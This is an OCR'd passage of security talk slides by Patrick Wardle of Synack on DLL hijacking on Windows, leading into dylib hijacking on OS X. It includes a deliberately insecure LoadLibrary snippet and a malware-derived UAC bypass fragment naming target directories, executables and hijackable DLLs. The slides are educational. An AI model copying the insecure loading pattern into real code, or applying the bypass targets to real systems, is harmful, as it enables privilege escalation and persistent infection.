
‘DLL Hijacking’ on OS X?

#@%& Yeah!



WHOIS

Synack


always looking for more experts!

“sources a global contingent of vetted security experts worldwide and pays them on an incentivized basis to discover security vulnerabilities in our customers’ web apps, mobile apps, and infrastructure endpoints.”

vetted researchers

internal R&D

backed by google




@patrickwardle

/NASA /NSA /VRL /SYNACK

AN OUTLINE

what we'll be covering




loader/linker
features


finding
‘hijackables’

hijacking

HISTORY OF DLL HIJACKING

...on windows





Synack

DLL Hijacking (Windows)


an overview

definition

"an attack that exploits the way some Windows applications **search and load** Dynamic Link Libraries (DLLs)"

"binary planting"
"insecure library loading"
"dll loading hijacking"
"dll preloading attack"

other names



Synack

DLL Hijacking

a (historically accurate) timeline


[unclass] “It is important that penetrators can’t insert a ‘fake’ DLL in one of these directories where the search finds it before a legitimate DLL of the same name”

-NSA (Windows NT Security Guidelines)

M$oft Security Advisory 2269637

“*allows an attacker to execute arbitrary commands, potentially affecting more than **100 million users***”
-thehackernews

“*The vulnerability was discovered by HD Moore*” -Wikipedia



Synack


DLL HIJACKING

an example of a buggy application

```
//insecurely load library
// ->fully qualified path, not specified
HMODULE hLib = LoadLibrary(L"dnsapi.dll");
```

vulnerable code snippet

*"The default search behavior, is to search the **current directory**, followed by the [system] directories"* -microsoft



vulnerable code snippet

Synack

DLL Hijacking Attacks

providing a variety of attack scenarios

vulnerable binary

persistence

process injection


escalation of privileges
(uac bypass)

‘remote’ infection

DLL Hijacking Attacks

in the wild

persistence



*"we had a plump stack of malware samples in our library that all had this name (**fxsst.dll**) and were completely unrelated to each other"* -mandiant

priv esc

```
//paths to abuse
char* uacTargetDir[] = {"system32\\sysprep", "ehome"};
char* uacTargetApp[] = {"sysprep.exe", "mcx2prov.exe"};
char* uacTargetDll[] = { "cryptbase.dll" , "CRYPTSP.dll"};

//execute vulnerable application & perform DLL hijacking attack
if(Exec(&exitCode, "cmd.exe /C %s", targetPath))
{
    if(exitCode == UAC_BYPASS_MAGIC_RETURN_CODE)
        DBG("UAC BYPASS SUCCESS")
...
```

bypassing UAC (carberp, blackbeard, etc.)

DLL Hijacking

the current state of affairs

- fully qualified paths
  `'C:\Windows\system32\blah.dll'`
- **`SafeDllSearchMode`** & **`CWDIllegalInDllSearch`**

M$oft Security Advisory 2269637 &
‘Dynamic-Link Library Security’ doc

> *“Any OS which allows for dynamic linking of external libraries is theoretically vulnerable to [dll hijacking]”*
>
> -Marc B (stackoverflow.com)

dylib hijacking (OS X) →


2010

today

Synack

DYLIB HIJACKING

...on OS X





Synack

The Rise of Macs

